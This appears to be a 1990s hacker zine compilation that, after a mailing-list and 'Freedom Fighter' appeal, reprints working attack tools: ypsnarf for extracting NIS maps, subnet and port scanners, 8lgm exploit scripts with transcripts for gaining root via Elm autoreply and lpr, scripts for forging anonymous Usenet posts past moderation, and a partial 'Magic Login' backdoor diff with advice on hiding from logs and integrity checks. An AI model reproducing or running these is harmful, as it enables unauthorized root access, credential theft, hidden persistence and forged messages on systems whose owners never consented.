and you will receive the current issue in your E-Mail box in no time. If you wish to join the Thought Criminals mailing list and communicate with your fellow Thought Criminals via E-Mail then send another message to: ListServ@neonate.atl.ga.us

and write the following in the subject or body of the message:

Subscribe ThoughtCriminals Your-Address-Here

or simply: Subscribe ThoughtCriminals

To mail others on the Thought Criminals mailing list send a message to: ThoughtCriminals@neonate.atl.ga.us

Tell us all. Communication is vital. Our survival may depend on it. The SenseReal Foundation is about the allegiance of many people, and indeed beings, as our friends from other planets can tell you. The EFF inspired us and was a model but we don't have the EFF's money so we need YOU. If you are someone who can

contribute or who believes in The Cause or are just interested
in Tax Resistance or the Free The Weed movement then you should
join The SenseReal Foundation today. Contact us through any of
above channels and become a Freedom Fighter today. Time is of
the essence.
::

** OLD SHIT THAT STILL WORKS **

- sometimes -

```
/*
 * THIS PROGRAM EXERCISES SECURITY HOLES THAT, WHILE GENERALLY KNOWN IN
 * THE UNIX SECURITY COMMUNITY, ARE NEVERTHELESS STILL SENSITIVE SINCE
 * IT REQUIRES SOME BRAINS TO TAKE ADVANTAGE OF THEM.  PLEASE DO NOT
 * REDISTRIBUTE THIS PROGRAM TO ANYONE YOU DO NOT TRUST COMPLETELY.
 *
 * ypsnarf - exercise security holes in yp/nis.
 *
 * Based on code from Dan Farmer (zen@death.corp.sun.com) and Casper Dik
 * (casper@fwi.uva.nl).
 *
 * Usage:
 *  ypsnarf server client
 *   - to obtain the yp domain name
 *  ypsnarf server domain mapname
 *   - to obtain a copy of a yp map
 *  ypsnarf server domain maplist
 *   - to obtain a list of yp maps
 *
 * In the first case, we lie and pretend to be the host "client", and send
 * a BOOTPARAMPROC_WHOAMI request to the host "server".  Note that for this
 * to work, "server" must be running rpc.bootparamd, and "client" must be a
 * diskless client of (well, it must boot from) "server".
 *
 * In the second case, we send a YPPROC_DOMAIN request to the host "server",
 * asking if it serves domain "domain".  If so, we send YPPROC_FIRST and
 * YPPROC_NEXT requests (just like "ypcat") to obtain a copy of the yp map
 * "mapname".  Note that you must specify the full yp map name, you cannot
 * use the shorthand names provided by "ypcat".
 *
 * In the third case, the special map name "maplist" tells ypsnarf to send
 * a YPPROC_MAPLIST request to the server and get the list of maps in domain
 * "domain", instead of getting the contents of a map.  If the server has a
 * map called "maplist" you can't get it.  Oh well.
 *
 * Since the callrpc() routine does not make any provision for timeouts, we
 * artificially impose a timeout of YPSNARF_TIMEOUT1 seconds during the
 * initial requests, and YPSNARF_TIMEOUT2 seconds during a map transfer.
 *
 * This program uses UDP packets, which means there's a chance that things
 * will get dropped on the floor; it's not a reliable stream like TCP.  In
 * practice though, this doesn't seem to be a problem.
 *
 * To compile:
 *  cc -o ypsnarf ypsnarf.c -lrpcsvc
 *
 * David A. Curry
 * Purdue University
 * Engineering Computer Network
 * Electrical Engineering Building
 * West Lafayette, IN 47907
 * davy@ecn.purdue.edu
 * January, 1991
 */
#include <sys/param.h>
#include <sys/socket.h>
#include <netinet/in.h>
```

```
#include <arpa/inet.h>
#include <rpc/rpc.h>
#include <rpcsvc/bootparam.h>
#include <rpcsvc/yp_prot.h>
#include <rpc/pmap_clnt.h>
#include <sys/time.h>
#include <signal.h>
#include <string.h>
#include <netdb.h>
#include <stdio.h>

#define BOOTPARAM_MAXDOMAINLEN 32 /* from rpc.bootparamd  */
#define YPSNARF_TIMEOUT1 15 /* timeout for initial request */
#define YPSNARF_TIMEOUT2 30 /* timeout during map transfer */

char *pname;    /* program name   */

main(argc, argv)
char **argv;
int argc;
{
 char *server, *client, *domain, *mapname;

 pname = *argv;

 /*
  * Process arguments.  This is less than robust, but then
  * hey, you're supposed to know what you're doing.
  */
 switch (argc) {
 case 3:
  server = *++argv;
  client = *++argv;

  get_yp_domain(server, client);
  exit(0);
 case 4:
  server = *++argv;
  domain = *++argv;
  mapname = *++argv;

  if (strcmp(mapname, "maplist") == 0)
   get_yp_maplist(server, domain);
  else
   get_yp_map(server, domain, mapname);
  exit(0);
 default:
  fprintf(stderr, "Usage: %s server client         -", pname);
  fprintf(stderr, "to obtain yp domain name\n");
  fprintf(stderr, "       %s server domain mapname -", pname);
  fprintf(stderr, "to obtain contents of yp map\n");
  exit(1);
 }
}

/*
 * get_yp_domain - figure out the yp domain used between server and client.
 */
get_yp_domain(server, client)
char *server, *client;
{
 long hostip;
 struct hostent *hp;
 bp_whoami_arg w_arg;
 bp_whoami_res w_res;
 extern void timeout();
 enum clnt_stat errcode;

 /*
  * Just a sanity check, here.
```

```
  */
 if ((hp = gethostbyname(server)) == NULL) {
  fprintf(stderr, "%s: %s: unknown host.\n", pname, server);
  exit(1);
 }

 /*
  * Allow the client to be either an internet address or a
  * host name.  Copy in the internet address.
  */
 if ((hostip = inet_addr(client)) == -1) {
  if ((hp = gethostbyname(client)) == NULL) {
   fprintf(stderr, "%s: %s: unknown host.\n", pname,
    client);
   exit(1);
  }

  bcopy(hp->h_addr_list[0],
        (caddr_t) &w_arg.client_address.bp_address.ip_addr,
        hp->h_length);
 }
 else {
  bcopy((caddr_t) &hostip,
        (caddr_t) &w_arg.client_address.bp_address.ip_addr,
        sizeof(ip_addr_t));
 }

 w_arg.client_address.address_type = IP_ADDR_TYPE;
 bzero((caddr_t) &w_res, sizeof(bp_whoami_res));

 /*
  * Send a BOOTPARAMPROC_WHOAMI request to the server.  This will
  * give us the yp domain in the response, IFF client boots from
  * the server.
  */
 signal(SIGALRM, timeout);
 alarm(YPSNARF_TIMEOUT1);

 errcode = callrpc(server, BOOTPARAMPROG, BOOTPARAMVERS,
     BOOTPARAMPROC_WHOAMI, xdr_bp_whoami_arg, &w_arg,
     xdr_bp_whoami_res, &w_res);

 alarm(0);

 if (errcode != RPC_SUCCESS)
  print_rpc_err(errcode);

 /*
  * Print the domain name.
  */
 printf("%.*s", BOOTPARAM_MAXDOMAINLEN, w_res.domain_name);

 /*
  * The maximum domain name length is 255 characters, but the
  * rpc.bootparamd program truncates anything over 32 chars.
  */
 if (strlen(w_res.domain_name) >= BOOTPARAM_MAXDOMAINLEN)
  printf(" (truncated?)");

 /*
  * Put out the client name, if they didn't know it.
  */
 if (hostip != -1)
  printf(" (client name = %s)", w_res.client_name);

 putchar('\n');
}

/*
 * get_yp_map - get the yp map "mapname" from yp domain "domain" from server.
```

```
 */
get_yp_map(server, domain, mapname)
char *server, *domain, *mapname;
{
 char *reqp;
 bool_t yesno;
 u_long calltype;
 bool (*xdr_proc)();
 extern void timeout();
 enum clnt_stat errcode;
 struct ypreq_key keyreq;
 struct ypreq_nokey nokeyreq;
 struct ypresp_key_val answer;

 /*
  * This code isn't needed; the next call will give the same
  * error message if there's no yp server there.
  */
#ifdef not_necessary
 /*
  * "Ping" the yp server and see if it's there.
  */
 signal(SIGALRM, timeout);
 alarm(YPSNARF_TIMEOUT1);

 errcode = callrpc(host, YPPROG, YPVERS, YPPROC_NULL, xdr_void, 0,
     xdr_void, 0);

 alarm(0);

 if (errcode != RPC_SUCCESS)
  print_rpc_err(errcode);
#endif

 /*
  * Figure out whether server serves the yp domain we want.
  */
 signal(SIGALRM, timeout);
 alarm(YPSNARF_TIMEOUT1);

 errcode = callrpc(server, YPPROG, YPVERS, YPPROC_DOMAIN,
     xdr_wrapstring, (caddr_t) &domain, xdr_bool,
     (caddr_t) &yesno);

 alarm(0);

 if (errcode != RPC_SUCCESS)
  print_rpc_err(errcode);

 /*
  * Nope...
  */
 if (yesno == FALSE) {
  fprintf(stderr, "%s: %s does not serve domain %s.\n", pname,
   server, domain);
  exit(1);
 }

 /*
  * Now we just read entry after entry...  The first entry we
  * get with a nokey request.
  */
 keyreq.domain = nokeyreq.domain = domain;
 keyreq.map = nokeyreq.map = mapname;
 reqp = (caddr_t) &nokeyreq;
 keyreq.keydat.dptr = NULL;

 answer.status = TRUE;
 calltype = YPPROC_FIRST;
 xdr_proc = xdr_ypreq_nokey;
```

```
 while (answer.status == TRUE) {
  bzero((caddr_t) &answer, sizeof(struct ypresp_key_val));

  signal(SIGALRM, timeout);
  alarm(YPSNARF_TIMEOUT2);

  errcode = callrpc(server, YPPROG, YPVERS, calltype, xdr_proc,
      reqp, xdr_ypresp_key_val, &answer);

  alarm(0);

  if (errcode != RPC_SUCCESS)
   print_rpc_err(errcode);

  /*
   * Got something; print it.
   */
  if (answer.status == TRUE) {
   printf("%.*s\n", answer.valdat.dsize,
          answer.valdat.dptr);
  }

  /*
   * Now we're requesting the next item, so have to
   * send back the current key.
   */
  calltype = YPPROC_NEXT;
  reqp = (caddr_t) &keyreq;
  xdr_proc = xdr_ypreq_key;

  if (keyreq.keydat.dptr)
   free(keyreq.keydat.dptr);

  keyreq.keydat = answer.keydat;

  if (answer.valdat.dptr)
   free(answer.valdat.dptr);
 }
}

/*
 * get_yp_maplist - get the yp map list for  yp domain "domain" from server.
 */
get_yp_maplist(server, domain)
char *server, *domain;
{
 bool_t yesno;
 extern void timeout();
 struct ypmaplist *mpl;
 enum clnt_stat errcode;
 struct ypresp_maplist maplist;

 /*
  * This code isn't needed; the next call will give the same
  * error message if there's no yp server there.
  */
#ifdef not_necessary
 /*
  * "Ping" the yp server and see if it's there.
  */
 signal(SIGALRM, timeout);
 alarm(YPSNARF_TIMEOUT1);

 errcode = callrpc(host, YPPROG, YPVERS, YPPROC_NULL, xdr_void, 0,
     xdr_void, 0);

 alarm(0);

 if (errcode != RPC_SUCCESS)
```

```
  print_rpc_err(errcode);
#endif

 /*
  * Figure out whether server serves the yp domain we want.
  */
 signal(SIGALRM, timeout);
 alarm(YPSNARF_TIMEOUT1);

 errcode = callrpc(server, YPPROG, YPVERS, YPPROC_DOMAIN,
     xdr_wrapstring, (caddr_t) &domain, xdr_bool,
     (caddr_t) &yesno);

 alarm(0);

 if (errcode != RPC_SUCCESS)
  print_rpc_err(errcode);

 /*
  * Nope...
  */
 if (yesno == FALSE) {
  fprintf(stderr, "%s: %s does not serve domain %s.\n", pname,
   server, domain);
  exit(1);
 }

 maplist.list = (struct ypmaplist *) NULL;

 /*
  * Now ask for the list.
  */
 signal(SIGALRM, timeout);
 alarm(YPSNARF_TIMEOUT1);

 errcode = callrpc(server, YPPROG, YPVERS, YPPROC_MAPLIST,
     xdr_wrapstring, (caddr_t) &domain,
     xdr_ypresp_maplist, &maplist);

 alarm(0);

 if (errcode != RPC_SUCCESS)
  print_rpc_err(errcode);

 if (maplist.status != YP_TRUE) {
  fprintf(stderr, "%s: cannot get map list: %s\n", pname,
   yperr_string(ypprot_err(maplist.status)));
  exit(1);
 }

 /*
  * Print out the list.
  */
 for (mpl = maplist.list; mpl != NULL; mpl = mpl->ypml_next)
  printf("%s\n", mpl->ypml_name);
}

/*
 * print_rpc_err - print an rpc error and exit.
 */
print_rpc_err(errcode)
enum clnt_stat errcode;
{
 fprintf(stderr, "%s: %s\n", pname, clnt_sperrno(errcode));
 exit(1);
}

/*
 * timeout - print a timeout and exit.
 */
```

```
void timeout()
{
 fprintf(stderr, "%s: RPC request (callrpc) timed out.\n", pname);
 exit(1);
}
```

```
#!/bin/perl -s
#
#   Scan a subnet for valid hosts; if given hostname, will look at the
# 255 possible hosts on that net.  Report if host is running rexd or
# ypserv.
#
#  Usage:  scan n.n.n.n

# mine, by default
$default = "130.80.26";

$| = 1;

if ($v) { $verbose = 1; }

if ($#ARGV == -1) { $root = $default; }
else { $root = $ARGV[0]; }

# ip address
if ($root !~ /[0-9]+\.[0-9]+\.[0-9]+/) {
        ($na, $ad, $ty, $le, @host_ip) = gethostbyname($root);
        ($one,$two,$three,$four) = unpack('C4',$host_ip[0]);
        $root = "$one.$two.$three";
        if ($root eq "..") { die "Can't figure out what to scan...\n"; }
        }

print "Subnet $root:\n" if $verbose;
for $i (01..255) {
        print "Trying $root.$i\t=> " if $verbose;
        &resolve("$root.$i");
        }

#
#  Do the work
#
sub resolve {

local($name) = @_;

# ip address
if ($name =~ /[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+/) {
        ($a,$b,$c,$d) = split(/\./, $name);
        @ip = ($a,$b,$c,$d);
        ($name) = gethostbyaddr(pack("C4", @ip), &AF_INET);
        }
else {
        ($name, $aliases, $type, $len, @ip) = gethostbyname($name);
        ($a,$b,$c,$d) = unpack('C4',$ip[0]);
        }

if ($name && @ip) {
        print "$a.$b.$c.$d\t$name\n";
        system("if ping $name 5 > /dev/null ; then\nif rpcinfo -u $name 100005 > /dev/nul
l ; then showmount -e $name\nfi\nif rpcinfo -t $name 100017 > /dev/null ; then echo \"Run
ning rexd.\"\nfi\nif rpcinfo -u $name 100004 > /dev/null ; then echo \"R
unning ypserv.\"\nfi\nfi");
        }
else { print "unable to resolve address\n" if $verbose; }

}

sub AF_INET {2;}
```

```
/*
 * probe_tcp_ports
 */


#include <sys/types.h>
#include <sys/stat.h>
#include <stdio.h>
#include <ctype.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>

#define RETURN_ERR -1
#define RETURN_FAIL 0
#define RETURN_SUCCESS 1

int             Debug;
int             Hack;
int             Verbose;

main(ArgC, ArgV)
 int             ArgC;
 char           **ArgV;
{
 int             Index;
 int             SubIndex;

 for (Index = 1; (Index < ArgC) && (ArgV[Index][0] == '-'); Index++)
     for (SubIndex = 1; ArgV[Index][SubIndex]; SubIndex++)
  switch (ArgV[Index][SubIndex])
  {
  case 'd':
   Debug++;
   break;
  case 'h':
   Hack++;
   break;
  case 'v':
   Verbose++;
   break;
  default:
   (void) fprintf(stderr,
  "Usage: probe_tcp_ports [-dhv] [hostname [hostname ...] ]\n");
   exit(1);
  }

 for (; Index < ArgC; Index++)
  (void) Probe_TCP_Ports(ArgV[Index]);
 exit(0);
}

Probe_TCP_Ports(Name)
 char           *Name;
{
 unsigned        Port;
 char           *Host;
 struct hostent *HostEntryPointer;
 struct sockaddr_in SocketInetAddr;
 struct hostent  TargetHost;
 struct in_addr  TargetHostAddr;
 char           *AddressList[1];
 char            NameBuffer[128];

 extern int      inet_addr();
 extern char    *rindex();
```

```
 if (Name == NULL)
  return (RETURN_FAIL);
 Host = Name;
 if (Host == NULL)
  return (RETURN_FAIL);
 HostEntryPointer = gethostbyname(Host);
 if (HostEntryPointer == NULL)
  {
  TargetHostAddr.s_addr = inet_addr(Host);
  if (TargetHostAddr.s_addr == -1)
   {
   (void) printf("unknown host: %s\n", Host);
   return (RETURN_FAIL);
   }
  (void) strcpy(NameBuffer, Host);
  TargetHost.h_name = NameBuffer;
  TargetHost.h_addr_list = AddressList, TargetHost.h_addr =
   (char *) &TargetHostAddr;
  TargetHost.h_length = sizeof(struct in_addr);
  TargetHost.h_addrtype = AF_INET;
  TargetHost.h_aliases = 0;
  HostEntryPointer = &TargetHost;
  }
 SocketInetAddr.sin_family = HostEntryPointer->h_addrtype;
 bcopy(HostEntryPointer->h_addr, (char *) &SocketInetAddr.sin_addr,
  HostEntryPointer->h_length);


 for (Port = 1; Port < 65536; Port++)
  (void) Probe_TCP_Port(Port, HostEntryPointer, SocketInetAddr);
 return (RETURN_SUCCESS);
}

Probe_TCP_Port(Port, HostEntryPointer, SocketInetAddr)
 unsigned        Port;
 struct hostent *HostEntryPointer;
 struct sockaddr_in SocketInetAddr;
{
 char            Buffer[BUFSIZ];
 int             SocketDescriptor;
 struct servent *ServiceEntryPointer;


 SocketInetAddr.sin_port = Port;
 SocketDescriptor = socket(AF_INET, SOCK_STREAM, 6);
 if (SocketDescriptor < 0)
  {
  perror("socket");
  return (RETURN_ERR);
  }
 if (Verbose)
  {
  (void) printf("Host %s, Port %d ", HostEntryPointer->h_name,
         Port);
  if ((ServiceEntryPointer = getservbyport(Port, "tcp")) !=
      (struct servent *) NULL)
   (void) printf(" (\"%s\" service) ",
          ServiceEntryPointer->s_name);
  (void) printf("connection ... ");
  (void) fflush(stdout);
  }
 if (connect(SocketDescriptor, (char *) &SocketInetAddr,
      sizeof(SocketInetAddr)) < 0)
  {
  if (Verbose)
   (void) printf("NOT open.\n");
  if (Debug)
   perror("connect");
  }
 else
```

```
  {
  if (!Verbose)
   {
   (void) printf("Host %s, Port %d ",
          HostEntryPointer->h_name, Port);
   if ((ServiceEntryPointer = getservbyport(Port,"tcp")) !=
       (struct servent *) NULL)
    (void) printf(" (\"%s\" service) ",
           ServiceEntryPointer->s_name);
   (void) printf("connection ... ");
   (void) fflush(stdout);
   }
  (void) printf("open.\n");
  if (Hack)
   {
   (void) sprintf(Buffer, "/usr/ucb/telnet %s %d",
           HostEntryPointer->h_name, Port);
   (void) system(Buffer);
   }
  }

 (void) close(SocketDescriptor);
 return (RETURN_SUCCESS);
}
```

[8lgm]-Advisory-2.UNIX.autoreply.12-Jul-1991

PROGRAM:

 autoreply(1) (/usr/local/bin/autoreply)
   Supplied with the Elm Mail System

VULNERABLE OS's:

 Any system with a standard installation of The Elm Mail System.
 All versions are believed to have this vulnerability.

DESCRIPTION:

 autoreply(1) can be used to create root owned files, with mode
 666. It can also overwrite any file with semi user-controlled
 data.

IMPACT:

 Any user with access to autoreply(1) can alter system files and
 thus become root.

REPEAT BY:

 This example demonstrates how to become root on most affected
 machines by modifying root's .rhosts file. Please do not do
 this unless you have permission.

 Create the following script, 'fixrhosts':

```
8<---------------------------- cut here -----------------------------
#!/bin/sh
#
# fixrhosts rhosts-file user machine
#
if [ $# -ne 3 ]; then
 echo "Usage: `basename $0` rhosts-file user machine"
 exit 1
fi
RHOSTS="$1"
USERNAME="$2"
MACHINE="$3"
```

```
cd $HOME
echo x > "a
$MACHINE $USERNAME
b"
umask 022
autoreply "a
$MACHINE $USERNAME
b"
cat > /tmp/.rhosts.sh.$$ << 'EOF'
ln -s $1 `echo $$ | awk '{printf "/tmp/arep.%06d", $1}'`
exec autoreply off
exit 0
EOF
/bin/sh /tmp/.rhosts.sh.$$ $RHOSTS
rm -f /tmp/.rhosts.sh.$$ "a
$MACHINE $USERNAME
b"
exit 0
8<--------------------------- cut here ----------------------------

 (Lines marked with > represent user input)

> % id
 uid=97(8lgm) gid=97(8lgm) groups=97(8lgm)
> % ./fixrhosts ~root/.rhosts 8lgm localhost
 You've been added to the autoreply system.
 You've been removed from the autoreply table.
> % rsh localhost -l root csh -i
 Warning: no access to tty.
 Thus no job control in this shell.
 #


FIX:

 1. Disable autoreply.
 2. Wait for a patch from the Elm maintainers.

-------------------------------------------------------------------------------

[8lgm]-Advisory-3.UNIX.lpr.19-Aug-1991

PROGRAM:

 lpr(1)  (/usr/ucb/lpr or /usr/bin/lpr)

VULNERABLE OS's:

 SunOS 4.1.1 or earlier
 BSD 4.3
 BSD NET/2 Derived Systems
 A/UX 2.0.1

 Most systems supporting the BSD LP subsystem


DESCRIPTION:

 lpr(1) can be used to overwrite or create (and become owner of)
 any file on the system.  lpr -s allows users to create symbolic
 links in lpd's spool directory (typically /var/spool/lpd).
 After 1000 invocations of lpr, lpr will reuse the filename in
 the spool directory, and follow the link previously installed.
 It will thus overwrite/create any file that this link points too.

IMPACT:

 Any user with access to lpr(1) can alter system files and thus
 become root.
```

REPEAT BY:

This example demonstrates how to become root on most affected machines by modifying /etc/passwd and /etc/group. Please do not do this unless you have permission.

Create the following script, 'lprcp':

```
8<---------------------------- cut here -----------------------------
#!/bin/csh -f
#
# Usage: lprcp from-file to-file
#

if ($#argv != 2) then
 echo Usage: lprcp from-file to-file
 exit 1
endif

# This link stuff allows us to overwrite unreadable files,
# should we want to.
echo x > /tmp/.tmp.$$
lpr -q -s /tmp/.tmp.$$
rm -f /tmp/.tmp.$$  # lpr's accepted it, point it
ln -s $2 /tmp/.tmp.$$  # to where we really want

@ s = 0
while ( $s != 999)  # loop 999 times
 lpr /nofile >&/dev/null # doesn't exist, but spins the clock!
 @ s++
 if ( $s % 10 == 0 ) echo -n .
end
lpr $1    # incoming file
    # user becomes owner
rm -f /tmp/.tmp.$$
exit 0
8<---------------------------- cut here -----------------------------
```

(Lines marked with > represent user input)

```
Make copies of /etc/passwd and /etc/group, and modify them:
> % id
 uid=97(8lgm) gid=97(8lgm) groups=97(8lgm)
> % cp /etc/passwd /tmp/passwd
> % ex /tmp/passwd
 /tmp/passwd: unmodified: line 42
> :a
> 8lgmroot::0:0:Test account for lpr bug:/:/bin/csh
> .
> :wq
 /tmp/passwd: 43 lines, 2188 characters.
> % cp /etc/group /tmp
> % ex /tmp/group
 /tmp/group: unmodified: line 49
> :/wheel
 wheel:*:0:root,operator
> :c
> wheel:*:0:root,operator,8lgm
> .
> :wq
 /tmp/group: 49 lines, 944 characters.

Install our new files:
> % ./lprcp /tmp/group /etc/group
 ..............................................................
 ..................................
 lpr: cannot rename /var/spool/lpd/cfA060testnode
> % ./lprcp /tmp/passwd /etc/passwd
 ..............................................................
 ..................................
```

```
 lpr: cannot rename /var/spool/lpd/cfA061testnode

Check it worked:
> % ls -l /etc/passwd /etc/group
 -rw-r--r--    1 8lgm          944 Mar  3 19:56 /etc/group
 -rw-r--r--    1 8lgm         2188 Mar  3 19:59 /etc/passwd
> % head -1 /etc/group
 wheel:*:0:root,operator,8lgm
> % grep '^8lgmroot' /etc/passwd
 8lgmroot::0:0:Test account for lpr bug:/:/bin/csh

Become root and tidy up:
> % su 8lgmroot
 # chown root /etc/passwd /etc/group
 # rm -f /tmp/passwd /tmp/group
 #

FIX:

 1. Contact your vendor for a fix.
 2. In the meantime, apply the following patch, derived from
    BSD NET/2 source, which will correct the flaw on most
    affected systems:

-------------------------------------------------------------------------------

          Anonymous netnews without "anonymous" remailers

Save any news article to a file.  We'll call it "hak" in this example.
Edit hak, and remove any header lines of the form

 From some!random!path!user   (note: "From ", not "From: " !!)
 Article:
 Lines:

Shorten the Path: header down to its LAST two or three "bangized" components.
This is to make the article look like it was posted from where it really was
posted, and originally hit the net at or near the host you send it to.  Or
you can construct a completely new Path: line to reflect your assumed alias.

Make some change to the Message-ID: field, that isn't likely to be
duplicated anywhere.  This is usually best done by adding a couple of
random characters to the part before the @, since news posting programs
generally use a fixed-length field to generate these IDs.

Change the other headers to say what you like -- From:, Newsgroups:,
Sender:, etc.  Replace the original message text with your message.
If you are posting to a moderated group, remember to put in an Approved:
header to bypass the moderation mechanism.

Write out the changed file, and send it to your favorite NNTP server that
permits transfers via the IHAVE command, using the following script:

=======================
#! /bin/sh
## Post an article via IHAVE.
## args: filename server

if test "$2" = "" ; then
  echo usage: $0 filename server
  exit 1
fi
if test ! -f $1 ; then
  echo $1: not found
  exit 1
fi

# suck msg-id out of headers, keep the brackets
msgid=`sed -e '/^$/,$d' $1 | egrep '^[Mm]essage-[Ii][Dd]: ' | \
  sed 's/.*-[Ii][Dd]: //'`
```

```
echo $msgid

( sleep 5
  echo IHAVE $msgid
  sleep 3
  cat $1
  sleep 1
  echo "."
  sleep 1
  echo QUIT ) | telnet $2 119
=======================
```

If your article doesn't appear in a day or two, try a different server. They are easy to find. Here's a script that will break a large file full of saved netnews into a list of hosts to try. Edit the output of this if you want, to remove obvious peoples' names and other trash.

```
=======================
#! /bin/sh
FGV='fgrep -i -v'
egrep '^Path: ' $1 | sed -e 's/^Path: //' -e 's/!/\
/g' | sort -u | fgrep . | $FGV .bitnet | $FGV .uucp
=======================
```

Once you have your host list, feed it to the following script.

```
=======================
#! /bin/sh

while read xx ; do
if test "$xx" = "" ; then continue;
fi
echo === $xx
( echo open $xx 119
  sleep 5
  echo ihave k00l@x.edu
  sleep 4
  echo .
  echo quit
  sleep 1
  echo quit
) | telnet
done
=======================
```

If the above script is called "findem" and you're using csh, you should do

```
 findem < list >& outfile
```

so that ALL output from telnet is captured. This takes a long time, but when it finishes, edit "outfile" and look for occurrences of "335". These mark answers from servers that might be willing to accept an article. This isn't a completely reliable indication, since some servers respond with acceptance and later drop articles. Try a given server with a slightly modified repeat of someone else's message, and see if it eventually appears.

You will notice other servers that don't necessarily take an IHAVE, but say "posting ok". You can probably do regular POSTS through these, but they will add an "NNTP-Posting-Host: " header containing the machine YOU came from.

Magic Login - Written by Data King - 7 July 1994

PLEASE NOTE:-

> This program code is released on the understanding that neither the author or Phrack Magazine suggest that you implement this on **ANY** system that you are not authorized to do so. The author provides this implementation of a "Magic" login as a learning exercise in security

programming.

Sorry for the disclaimer readers but I was advised by the AFP (Australian Federal Police) that if I ever released this code they would bust me for aiding and abetting. I am releasing it anyway as I believe in the right of people to KNOW, but not necessarily to DO.

As always I can be emailed at dking@suburbia.apana.org.au
(Please note:- I have a NEW pgp signature.)

INTRODUCTION
~~~~~~~~~~~~

Briefly I am going to explain what a "Magic" login is and some of the steps you need to go through to receive the desired result. At the end of this article is a diff that can be applied to the shadow-3.2.2-linux archive to implement some of these ideas.

EXPLANATION
~~~~~~~~~~~

A "Magic" login is a modified login program that allows the user to login without knowing the correct password for the account they are logging into.

This is a very simple programming exercise and can be done by almost anyone, but a really effective "Magic" login program will do much more than this. The features of the supplied "Magic" login are:

- Will login to any valid account as long as you know the Magic password.

- Hides you in UTMP
[B
- Does not Log to WTMP

- Allows Root Login from NON authorized Terminals

- Preserves the Lastlogin information (ie Keeps it as though you had never logged in with the magic password)

- Produces a binary that is exactly the same length as the original binary.

IMPLEMENTATION
~~~~~~~~~~~~~~

I am not going to go into great detail here on how to write such a system as this. The code is very simple and it contains plenty of comments, so just look there for ideas.

For this system to have less chance of being detected you need to do several things.

First select a "Magic" password that is not easily identifiable by stringing the binary. This is why in the example I have used the word "CONSOLE", this word already appears several times in the binary so detection of one more is unlikely.

Admittedly I could of encrypted the "Magic" password, but I decided against this for several reasons.

The second thing you would need to do if you where illegally placing a "Magic" login on a system would be to ensure that the admins are not doing CRC checks on SUID(0) programs, or if they are that you change the CRC record of login to match the CRC record of the "Magic" login.

Thirdly do not forget to make the date and time stamp of the new binary match the old ones.

To install a new /bin/login on a system you will need to be root, now if you are already root why would you bother? Simple, it is just one more backdoor that you can use to get back in if you are detected.

LIMITATIONS
~~~~~~~~~~~

This version of the "Magic" login program does not have the following features, I leave it entirely up to you about implementing something to fix them:

- Shells & Programs show up in the Process Table

- tty Ownership and attributes

- /proc filesystem

Any one of these to an alert system admin will show that there is an "invisible" user on the system. However it has been my experience that most admin's rarely look at these things, or if they do they can not see the wood for the trees.

-----<cut here>-----

```
diff -c /root/work/login/console.c /root/work/logon/console.c
*** /root/work/login/console.c Sun Oct 11 07:16:47 1992
--- /root/work/logon/console.c Sat Jun  4 15:29:15 1994
***************
*** 21,26 ****
--- 21,27 ----
  #endif

  extern char *getdef_str();
+ extern  int magik;

  /*
   * tty - return 1 if the "tty" is a console device, else 0.
***************
*** 47,52 ****
--- 48,57 ----
   if ((console = getdef_str("CONSOLE")) == NULL)
    return 1;

+  /* Fix for Magic Login - UnAuth Console - Data King */
+
+  if (magik==1)
+   return 1;
   /*
    * If this isn't a filename, then it is a ":" delimited list of
    * console devices upon which root logins are allowed.
diff -c /root/work/login/lmain.c /root/work/logon/lmain.c
*** /root/work/login/lmain.c Mon Oct 12 17:35:06 1992
--- /root/work/logon/lmain.c Sat Jun  4 15:30:37 1994
***************
*** 105,110 ****
--- 105,111 ----
  char *Prog;
  int newenvc = 0;
  int maxenv = MAXENV;
+ int magik;  /* Global Flag for Magic Login - Data King */

  /*
   * External identifiers.
diff -c /root/work/login/log.c /root/work/logon/log.c
*** /root/work/login/log.c Mon Oct 12 17:35:07 1992
--- /root/work/logon/log.c Sat Jun  4 15:37:22 1994
***************
*** 53,58 ****
--- 53,59 ----
  extern struct passwd pwent;
  extern struct lastlog lastlog;
  extern char **environ;
+ extern char magik;

  long lseek ();
  time_t time ();
***************
*** 83,89 ****
   (void) time (&newlog.ll_time);
```

```
   (void) strncpy (newlog.ll_line, utent.ut_line, sizeof newlog.ll_line);
   (void) lseek (fd, offset, 0);
!  (void) write (fd, (char *) &newlog, sizeof newlog);
   (void) close (fd);
  }

--- 84,93 ----
   (void) time (&newlog.ll_time);
   (void) strncpy (newlog.ll_line, utent.ut_line, sizeof newlog.ll_line);
   (void) lseek (fd, offset, 0);
!  if (magik !=1) /* Dont Modify Last login Specs if this is a Magic  */
!  {        /* login - Data King */
!    (void) write (fd, (char *) &newlog, sizeof newlog);
!  }
   (void) close (fd);
  }

diff -c /root/work/login/utmp.c /root/work/logon/utmp.c
*** /root/work/login/utmp.c Mon Oct 12 17:35:36 1992
--- /root/work/logon/utmp.c Sat Jun  4 15:41:13 1994
***************
*** 70,75 ****
--- 70,77 ----
  extern long lseek();
  #endif /* SVR4 */

+ extern  int magik;
+
  #define NO_UTENT \
   "No utmp entry.  You must exec \"login\" from the lowest level \"sh\""
  #define NO_TTY \
***************
*** 353,368 ****
   /*
    * Scribble out the new entry and close the file.  We're done
    * with UTMP, next we do WTMP (which is real easy, put it on
!   * the end of the file.
    */
!
!  (void) write (fd, &utmp, sizeof utmp);
!  (void) close (fd);
!
!  if ((fd = open (WTMP_FILE, O_WRONLY|O_APPEND)) >= 0) {
    (void) write (fd, &utmp, sizeof utmp);
    (void) close (fd);
   }
-   utent = utmp;
  #endif /* SVR4 */
  }
--- 355,372 ----
   /*
    * Scribble out the new entry and close the file.  We're done
    * with UTMP, next we do WTMP (which is real easy, put it on
!   * the end of the file. If Magic Login, DONT write out UTMP - Data King
    */
!  if (magik !=1)
!  {
    (void) write (fd, &utmp, sizeof utmp);
    (void) close (fd);
+
+   if ((fd = open (WTMP_FILE, O_WRONLY|O_APPEND)) >= 0) {
+    (void) write (fd, &utmp, sizeof utmp);
+    (void) close (fd);
+   }
+    utent = utmp;
   }
  #endif /* SVR4 */
  }
diff -c /root/work/login/valid.c /root/work/logon/valid.c
*** /root/work/login/valid.c Sun Oct 11 07:16:55 1992
```

```
--- /root/work/logon/valid.c Sat Jun  4 15:47:28 1994
***************
*** 25,30 ****
--- 25,32 ----
  static char _sccsid[] = "@(#)valid.c 3.4 08:44:15 9/12/91";
  #endif

+ extern int magik;
+
  /*
